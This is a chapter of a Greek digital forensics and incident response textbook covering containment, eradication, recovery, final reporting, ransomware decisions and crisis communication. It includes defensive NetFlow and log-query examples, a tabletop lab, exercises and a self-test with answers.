- επιλέγετε και να αιτιολογείτε στρατηγική περιορισμού ανάλογα με το στάδιο και τη φύση του περιστατικού,
- σχεδιάζετε συντονισμένη επιχείρηση εκρίζωσης που αφαιρεί όλα τα σημεία πρόσβασης του αντιπάλου ταυτόχρονα,
- καθορίζετε κριτήρια ασφαλούς επαναφοράς και εντατικής επιτήρησης μετά την ανάκαμψη,
- συντάσσετε τελική αναφορά περιστατικού που υπηρετεί ταυτόχρονα το τεχνικό, το διοικητικό και το νομικό ακροατήριο,
- οργανώνετε τη διαδικασία διδασμάτων ώστε να παράγει μετρήσιμες βελτιώσεις.

13.1 Περιορισμός: η τέχνη του σωστού χρονισμού

Ο περιορισμός είναι απόφαση διαχείρισης κινδύνου υπό αβεβαιότητα. Οι βασικές επιλογές, από την ηπιότερη προς τη δραστικότερη: εντατική παρακολούθηση χωρίς παρέμβαση (όσο χαρτογραφείται η έκταση), απομόνωση δικτύου μεμονωμένων συστημάτων (με διατήρηση τροφοδοσίας για τη μνήμη!), αποκλεισμός λογαριασμών και υποδομής C2, τμηματική απομόνωση (VLAN, κανόνες μεταξύ ζωνών) και — έσχατο μέσο — διακοπή υπηρεσιών ή αποσύνδεση από το διαδίκτυο.

Εμβάθυνση: γιατί ο πρόωρος περιορισμός κοστίζει


Υπάρχει διαρκής ένταση ανάμεσα στο «σταμάτησέ το τώρα» και το «χαρτογράφησε πρώτα». Η βιαστική απομόνωση του πρώτου μολυσμένου συστήματος ειδοποιεί τον αντίπαλο ότι εντοπίστηκε, αν διατηρεί και δεύτερο σημείο πρόσβασης — και οι οργανωμένοι αντίπαλοι σχεδόν πάντα διατηρούν — θα αλλάξει εργαλεία και υποδομή, και η ορατότητα που χτίστηκε με κόπο μηδενίζεται. Αντίθετα, η υπερβολική αναμονή μεγαλώνει τη ζημία. Ο πρακτικός συμβιβασμός: αθόρυβες ενέργειες πρώτα (ενίσχυση τηλεμετρίας, ετοιμασία αποκλεισμών ώστε να εκτελεστούν ακαριαία), θορυβώδεις ενέργειες μόνο συντονισμένα, και άμεση παρέμβαση χωρίς δεύτερη σκέ-

ψη όταν απειλείται μη αναστρέψιμη ζημία — ενεργή κρυπτογράφηση, καταστροφή αντιγράφων, εξαγωγή κρίσιμων δεδομένων σε εξέλιξη.

13.2 Εκρίζωση: μία συντονισμένη κίνηση, όχι σταδιακό ξήλωμα

Η εκρίζωση αφαιρεί κάθε παρουσία του αντιπάλου: εμφυτεύματα, μηχανισμούς διατήρησης, παραβιασμένους λογαριασμούς, δικές του «πίσω πόρτες» (νέοι λογαριασμοί, κλειδιά, webshells, εργασίες). Ο θεμελιώδης κανόνας είναι ο **συγχρονισμός**: όλα τα σημεία πρόσβασης αφαιρούνται μέσα σε ένα στενό, προσχεδιασμένο παράθυρο — μαζί με μαζική αλλαγή διαπιστευτηρίων (συμπεριλαμβανομένων των λογαριασμών υπηρεσιών και, όπου χρειάζεται, του krbtgt δύο φορές). Το σταδιακό «καθάρισμα» — σήμερα το ένα σύστημα, αύριο το άλλο — απλώς εκπαιδεύει τον αντίπαλο: του δείχνει τι έχει βρεθεί, όσο εκείνος κρατά ακόμη κλειδιά.

Σχ. 19 — Το παράθυρο εκρίζωσης: όλα ταυτόχρονα ή τίποτα



Η επιτυχία κρίνεται πριν από το παράθυρο (πληρότητα του χάρτη) και μετά από αυτό (θα επιχειρήσει επανείσοδο — θα τον δούμε;).

13.3 Ανάκαμψη και εντατική επιτήρηση

Η επαναφορά στην παραγωγή είναι ελεγχόμενη διαδικασία με κριτήρια: συστήματα επανέρχονται από γνωστές-καθαρές εικόνες ή αξιόπιστα αντίγραφα (με ημερομηνία προγενέστερη της αρχικής παραβίασης — γι' αυτό το ακριβές «πότε μπήκαν» έχει και επιχειρησιακή αξία), εφαρμόζονται οι διορθώσεις που κλείνουν τον αρχικό φορέα εισόδου, και ορίζεται περίοδος εντατικής επιτήρησης με χαμηλότερα κατώφλια συναγερμών και στοχευμένα κυνήγια για τα TTPs του συγκεκριμένου αντιπάλου. Το περιστατικό κλείνει όχι όταν «όλα δουλεύουν», αλλά όταν οι δείκτες επιτήρησης παραμένουν καθαροί για προσυμφωνημένο διάστημα.

13.4 Η τελική αναφορά: ένα έγγραφο, τρία ακροατήρια

Η αναφορά είναι το προϊόν που επιβιώνει του περιστατικού — θα τη διαβάσουν διοίκηση, τεχνικοί, ασφαλιστές, ίσως ρυθμιστές και δικαστές. Δομή που υπηρετεί και τους τρεις:

- **Επιτελική σύνοψη** (1–2 σελίδες, χωρίς ορολογία): τι συνέβη, τι επηρεάστηκε, τι έγινε, τι κόστισε, τι μένει να γίνει.
- **Χρονολόγιο** με ιεραρχημένα γεγονότα και ρητό τεκμήριο για καθένα.

- **Τεχνική ανάλυση:** αρχική πρόσβαση, κινήσεις, εργαλεία — χαρτογραφημένα σε ATT&CK, με σαφή διάκριση διαπιστωμένου/πιθανολογούμενου και δηλωμένα όρια ορατότητας.
- **Επίπτωση:** συστήματα, δεδομένα, διαθεσιμότητα, υποχρεώσεις γνωστοποίησης.
- **Ενέργειες απόκρισης** με χρόνους — η βάση της μελλοντικής βελτίωσης.
- **Παραρτήματα:** IOCs, καταλόγος πειστηρίων με hashes και αλυσίδα επιμέλειας, μεθοδολογία.

Οι τρεις όρκοι της αναφοράς

Πρώτον: κάθε ισχυρισμός δένεται με τεκμήριο — πρόταση χωρίς παραπομπή σε πειστήριο δεν έχει θέση στο σώμα της αναφοράς. Δεύτερον: η αβεβαιότητα δηλώνεται με λέξεις διαβαθμισμένης βεβαιότητας («διαπιστώθηκε», «κατά πάσα πιθανότητα», «δεν κατέστη δυνατόν να προσδιοριστεί») — η ειλικρίνεια για τα όρια είναι που κάνει πιστευτά τα σίγουρα ευρήματα. Τρίτον: η γλώσσα μένει περιγραφική και ουδέτερη — αποδίδει πράξεις σε λογαριασμούς και συστήματα, όχι ενοχές σε πρόσωπα, ο νομικός χαρακτηρισμός ανήκει σε άλλους.


13.5 Διδάγματα: από την αποτίμηση στη βελτίωση

Η συνάντηση διδαγμάτων (lessons learned) γίνεται σύντομα μετά το κλείσιμο, με όλους τους εμπλεκόμενους και χωρίς αναζήτηση ενόχων — στόχος είναι το σύστημα, όχι τα πρόσωπα. Τρία ερωτήματα αρκούν: τι δούλεψε; τι όχι; τι θα αλλάξουμε; Η διαφορά ώριμης από ανώριμη διαδικασία είναι η *μετατροπή σε ενέργειες με ιδιοκτήτη και προθεσμία*: «να βελτιώσουμε την ορατότητα» δεν είναι δίδαγμα, «ανάπτυξη Sysmon στο 100% των διακομιστών έως τέλος τριμήνου, υπεύθυνος X» είναι. Κάθε περιστατικό τροφοδοτεί έτσι τη φάση προετοιμασίας του επόμενου — ο κύκλος του Κεφαλαίου 1 κλείνει.

13.6 Ransomware: το δέντρο των δύσκολων αποφάσεων

Το ransomware συμπυκνώνει όλες τις εντάσεις του DFIR σε λίγες ώρες: διαθεσιμότητα εναντίον πειστηρίων, ταχύτητα εναντίον πληρότητας, και αποφάσεις με ελλιπή πληροφορία υπό ακραία πίεση. Το δέντρο του Σχ. 24 δομεί τις πρώτες κρίσιμες διακλαδώσεις.

Σχ. 24, Δέντρο αποφάσεων σε περιστατικό ransomware



Οι πρώτες διακλαδώσεις: όσο κρυπτογραφεί, η απομόνωση χωρίς τερματισμό διασώζει τα κλειδιά στη μνήμη, ο διπλός εκβιασμός ενεργοποιεί το κανονιστικό ρολόι ανεξάρτητα από την επαναφορά, και η επαναφορά γίνεται σε σημείο πριν από την αρχική πρόσβαση — όχι πριν από την κρυπτογράφηση.

Βασικό σημείο

Το συχνότερο θανάσιμο λάθος της ανάκαμψης: επαναφορά από backup της προηγούμενης νύχτας, ενώ ο αντίπαλος μπήκε πριν από τρεις εβδομάδες — η «καθαρή» επαναφορά επαναφέρει και την πίσω πόρτα. Το σημείο επαναφοράς επιλέγεται από τη χρονογραμμή της έρευνας, όχι από το ημερολόγιο των backups.

Εμβάθυνση

Τρεις αποφάσεις του δέντρου αξίζουν ανάλυση. *Απομόνωση αντί τερματισμού*: όσο η κρυπτογράφηση τρέχει, τα κλειδιά της ζουν στη μνήμη — δείγματα ransomware έχουν «σπάσει» επειδή κάποιος συνέλεξε RAM αντί να τραβήξει το καλώδιο, ταυτόχρονα η απομόνωση κόβει το C2 και τη διάδοση. *Ο ρόλος της τεχνικής ομάδας στη διαπραγμάτευση*: παρέχει δεδομένα (τι κρυπτογραφήθηκε, τι κλάπηκε, πόσο κοστίζει η ανάκαμψη, υπάρχει decryptor;) αλλά η απόφαση πληρωμής είναι διοικητική/νομική — με κυρώσεις (sanctions) να την καθιστούν ενδεχομένως παράνομη ανάλογα με τον δράστη. *Η απόδειξη της κλοπής*: οι ισχυρισμοί διαρροής των δραστών επαληθεύονται με τα δικά μας δεδομένα — SRUM, NetFlow, proxy logs (κεφ. 5, 9) — γιατί και το ύψος των γνωστοποιήσεων και η διαπραγμάτευση εξαρτώνται από το τι πραγματικά έφυγε.

Εργαστηριακό Πρωτόκολλο §13.Δ1

\$ Bash — επαλήθευση ισχυρισμού διαρροής

```
# Actor claims 400 GB stolen. What do our egress numbers say?
nfdump -R /var/nfcpad -o "fmt:%byt" 'src net 10.20.0.0/16 and not dst net 10.0.0.0/8'
↪ \
-t 2026/09/20-2026/09/26 -s dstip/bytes -n 3
```

Αποτέλεσμα εντολής

```
Top 3 Dst IP Addr ordered by bytes:
185.220.101.47    1.9 G
142.250.184.14   41.2 G (googleusercontent - backup sync, γνωστό)
104.18.32.7      3.1 G (CDN, γνωστό)
```

Επεξήγηση

Το άθροισμα της ύποπτης εξαγωγής είναι 1,9 GB προς τη γνωστή C2 — όχι 400 GB. Ο ισχυρισμός του δράστη είναι υπερβολή πίεσης: η γνωστοποίηση και η διαπραγματευση θα βασιστούν στα μετρημένα δεδομένα, με την επιφύλαξη των τυφλών σημείων που η αναφορά δηλώνει ρητά.

13.7 Επικοινωνία κρίσης: ποιος μαθαίνει τι, πότε

Η τεχνική αριστεία καταρρέει χωρίς πειθαρχημένη επικοινωνία. Κάθε ακροατήριο έχει δικαίωμα σε διαφορετικό επίπεδο λεπτομέρειας, σε διαφορετικό χρόνο — και με διαφορετικό κανάλι, γιατί το εταιρικό email μπορεί να διαβάζεται από τον αντίπαλο.

Ακροατήριο	Τι χρειάζεται	Πότε/πώς
Διοίκηση	Επίπτωση, κόστος, αποφάσεις που εκκρεμούν	Σύντομα δελτία σε σταθερό ρυθμό (π.χ. ανά 4–6 ώρες), out-of-band κανάλι
Νομική υπηρεσία	Εύρος έκθεσης δεδομένων, προθεσμίες, privilege	Από την πρώτη ώρα, καθοδηγεί τις γνωστοποιήσεις
Εποπτικές αρχές	Ό,τι ορίζει ο νόμος, στην ώρα του	24/72 ώρες / 1 μήνας (NIS2), 72 ώρες (ΓΚΠΔ)
Εργαζόμενοι	Οδηγίες ενέργειας, όχι λεπτομέρειες έρευνας	Πριν διαρρεύσει εσωτερικά, απλή γλώσσα
Πελάτες/κοινό	Ειλικρίνεια χωρίς επιχειρησιακά μυστικά	Συντονισμένα, από έναν εκπρόσωπο
Ασφαλιστής/IR retainer	Ειδοποίηση κατά το συμβόλαιο	Άμεσα — η καθυστέρηση απειλεί την κάλυψη

Βασικό σημείο

Σε παραβιασμένο περιβάλλον, ο συντονισμός της απόκρισης γίνεται εκτός των παραβιασμένων καναλιών: ο αντίπαλος που διαβάζει το mailbox της ομάδας IR ξέρει κάθε επόμενη κίνηση πριν γίνει.

Εμβάθυνση

Η επικοινωνία κρίσης προετοιμάζεται στην ειρήνη (κεφ. 1 — ετοιμότητα): πρότυπα δελτίων κατάστασης, προσυμφωνημένο out-of-band κανάλι (π.χ. ανεξάρτητη πλατφόρμα με ξεχωριστή ταυτοποίηση), λίστα επαφών σε έντυπη μορφή, και εκ των προτέρων νομικά ελεγμένα κείμενα-σκελετοί για τις γνωστοποιήσεις. Στη διάρκεια του περιστατικού, ένας ρόλος «γραμματέα κρίσης» κρατά το ενιαίο ημερολόγιο αποφάσεων — ποιος αποφάσισε τι, πότε, με ποια πληροφόρηση — που θα γίνει ο σκελετός της τελικής αναφοράς

και η ασπίδα του οργανισμού σε κάθε εκ των υστέρων αμφισβήτηση. Και ένας κανόνας που σώζει υπολήψεις: καμία δήλωση «δεν υπάρχουν ενδείξεις ότι...» πριν η έρευνα μπορεί να τη στηρίξει — οι βεβαιωμένες καθησυχαστικές ανακοινώσεις που αργότερα διαψεύδονται κοστίζουν περισσότερο από το ίδιο το περιστατικό.

Εργαστηριακό Πρωτόκολλο §13.Δ2

\$ Bash — δελτίο κατάστασης από το ημερολόγιο αποφάσεων

```
grep "$(date -u +%F)" $CASE/notes/decisions.log | tail -n 3
```

Αποτέλεσμα εντολής

```
2026-09-26T15:10Z DECISION sev=SEV-1 by=CISO basis="DCSync confirmed"
2026-09-26T15:25Z DECISION isolate=finance-vlan by=IR-lead basis="contain spread"
2026-09-26T16:02Z DECISION notify=DPA-prep by=Legal basis="PII exposure likely"
```

Επεξήγηση

Τρεις γραμμές, τρεις αποφάσεις με χρόνο, υπεύθυνο και αιτιολόγηση: το δελτίο των 16:00 προς τη διοίκηση γράφεται σε πέντε λεπτά από το ημερολόγιο — και σε έξι μήνες, το ίδιο ημερολόγιο θα απαντά «γιατί απομονώσατε το VLAN πριν ενημερώσετε τον ιδιοκτήτη της υπηρεσίας;».

13.8 Τεχνικό Εργαστήριο 13: Η πρόβα τζενεράλε

Περιβάλλον. Ασκήση επί χάρτου (tabletop) σε ομάδες 3–4 ατόμων, με τα υλικά των Εργαστηρίων 3, 8 και 9 ως «φάκελο περιστατικού».

Φάση 1 — Σύνθεση. Ενοποιήστε τα ευρήματα των προηγούμενων εργαστηρίων σε ενιαίο χρονολόγιο ενός υποθετικού οργανισμού: phishing → εμφύτευμα → πλευρική μετακίνηση → webshell → beaconing.

Φάση 2 — Σχέδιο εκκρίζωσης. Καταρτίστε τον πλήρη χάρτη πρόσβασης του αντιπάλου και σχεδιάστε το παράθυρο εκκρίζωσης: ενέργειες, σειρά, υπεύθυνοι, κριτήρια επιτυχίας, σχέδιο επικοινωνίας.

Φάση 3 — Αναφορά. Συντάξτε πλήρη τελική αναφορά κατά τη δομή της ενότητας 13.4 (8–12 σελίδες), με επιτελική σύνοψη που μπορεί να σταθεί αυτόνομα.

Φάση 4 — Υπεράσπιση. Κάθε ομάδα παρουσιάζει σε «ακροατήριο» (άλλη ομάδα σε ρόλο διοίκησης και αντιδίκου) που υποβάλλει ερωτήσεις: πού είναι το τεκμήριο; πόσο βέβαιο είναι; τι δεν είδατε;

Παραδοτέο. Η αναφορά, το σχέδιο εκκρίζωσης και τα πρακτικά της υπεράσπισης.

13.9 Πρακτικές Ασκήσεις

1. Για τρία σενάρια — ransomware σε εξέλιξη, υποψία κατασκοπείας με μακρά παραμονή, παραβιασμένος web διακομιστής — επιλέξτε στρατηγική περιορισμού και αιτιολογήστε τον χρονισμό.

2. Ξαναγράψτε την ακόλουθη πρόταση αναφοράς ώστε να πληροί τους τρεις όρκους: «Ο υπάλληλος Χ άνοιξε απερίσκεπτα το κακόβουλο αρχείο και μόλυνε όλο το δίκτυο.»
3. Καταρτίστε ατζέντα 60 λεπτών για συνάντηση διδασμάτων και υπόδειγμα πίνακα ενεργειών (ενέργεια, ιδιοκτητής, προθεσμία, μετρική επιτυχίας).

Ανακεφαλαίωση & Βασικά Συμπεράσματα Κεφαλαίου

- Περιορισμός = χρονισμός: αρκετά αργά για να έχεις οριοθετήσει (αλλιώς ο αντίπαλος απλώς μετακομίζει), αρκετά νωρίς για να προλάβεις τη ζημιά — και πάντα με διατηρημένα τα πτητικά πριν από τη δράση.
- Εκρίζωση: μία συντονισμένη κίνηση σε όλο το γνωστό εύρος — σταδιακό «ξήλωμα» ειδοποιεί τον αντίπαλο και καίει την έρευνα.
- Ransomware: απομόνωση OXI τερματισμός όσο κρυπτογραφεί (κλειδιά στη RAM), επαναφορά σε σημείο πριν από την αρχική πρόσβαση, ισχυρισμοί διαρροής επαληθεύονται με SRUM/NetFlow, η απόφαση πληρωμής είναι διοικητική/νομική.
- Ανάκαμψη με εντατική επιτήρηση: οι πρώτες εβδομάδες μετά την επαναφορά είναι το πιθανότερο παράθυρο επιστροφής — τα IOC και τα YARA του περιστατικού σε συνεχή εκτέλεση.
- Η τελική αναφορά γράφεται για τρία ακροατήρια (διοίκηση/τεχνικοί/νομικοί-ρυθμιστές), χωρίζει γεγονότα από εκτιμήσεις, δηλώνει τυφλά σημεία, και κάθε συμπέρασμα δείχνει τα πειστήριά του.
- Επικοινωνία κρίσης: out-of-band κανάλια, σταθερός ρυθμός δελτίων, ημερολόγιο αποφάσεων, καμία καθησυχαστική δήλωση που η έρευνα δεν στηρίζει.
- Διδάγματα = αλλαγές με ιδιοκτητή και ημερομηνία — αλλιώς το επόμενο περιστατικό θα έχει το ίδιο post-mortem.

13.10 Τεστ Αυτοαξιολόγησης 13

1. Πότε δικαιολογείται άμεσος περιορισμός πριν από την πλήρη χαρτογράφηση;
 - A. Πάντοτε — η ταχύτητα προέχει
 - B. Όταν απειλείται μη αναστρέψιμη ζημιά, όπως ενεργή κρυπτογράφηση
 - C. Μόνο μετά από έγκριση της νομικής υπηρεσίας
 - D. Ποτέ — η χαρτογράφηση προηγείται πάντοτε
2. Η σταδιακή, τμηματική εκρίζωση είναι επικίνδυνη διότι:
 - A. Κοστίζει περισσότερο
 - B. Αποκαλύπτει στον αντίπαλο τι έχει εντοπιστεί όσο εκείνος διατηρεί ακόμη πρόσβαση
 - C. Απαιτεί περισσότερο προσωπικό
 - D. Καθυστερεί την αναφορά
3. Η επαναφορά από αντίγραφο ασφαλείας είναι ασφαλής όταν:

- A. Το αντίγραφο είναι το πιο πρόσφατο διαθέσιμο
 - B. Το αντίγραφο προηγείται αποδεδειγμένα της αρχικής παραβίασης και ο φορέας εισόδου έχει κλείσει
 - C. Το σύστημα περνά έλεγχο antivirus
 - D. Η διοίκηση το εγκρίνει
4. Η επιτελική σύνοψη της αναφοράς πρέπει να:
- A. Παραθέτει όλα τα IOCs
 - B. Απαντά χωρίς ορολογία στα ερωτήματα της διοίκησης και να στέκεται αυτόνομα
 - C. Περιέχει το πλήρες χρονολόγιο
 - D. Γράφεται πρώτη, πριν από την ανάλυση
5. Τι μετατρέπει μια συνάντηση διδαγμάτων σε πραγματική βελτίωση;
- A. Η λεπτομερής καταγραφή των σφαλμάτων κάθε προσώπου
 - B. Ενέργειες με ιδιοκτήτη, προθεσμία και μετρική επιτυχίας
 - C. Η παρουσία της ανώτατης διοίκησης
 - D. Η σύγκριση με άλλους οργανισμούς

Απαντήσεις

- **1 — B.** Η μη αναστρέψιμη ζημία ακυρώνει το όφελος της αναμονής, σε κάθε άλλη περίπτωση ο χρονισμός σταθμίζεται και τεκμηριώνεται.
- **2 — B.** Ο αντίπαλος με εναπομένονσα πρόσβαση προσαρμόζεται σε ό,τι βλέπει να «καθαρίζεται» — και γίνεται δυσκολότερος στόχος.
- **3 — B.** Αντίγραφο μεταγενέστερο της εισόδου επαναφέρει και τον αντίπαλο, και χωρίς κλείσιμο του φορέα, η επανείσοδος είναι θέμα χρόνου.
- **4 — B.** Είναι το μόνο τμήμα που θα διαβάσουν όλοι οι λήπτες αποφάσεων — γράφεται για αυτούς, τελευταία, με τη μεγαλύτερη φροντίδα.
- **5 — B.** Χωρίς ιδιοκτησία και μετρήσιμο αποτέλεσμα, τα διδάγματα μένουν πρακτικά ευχολόγιο.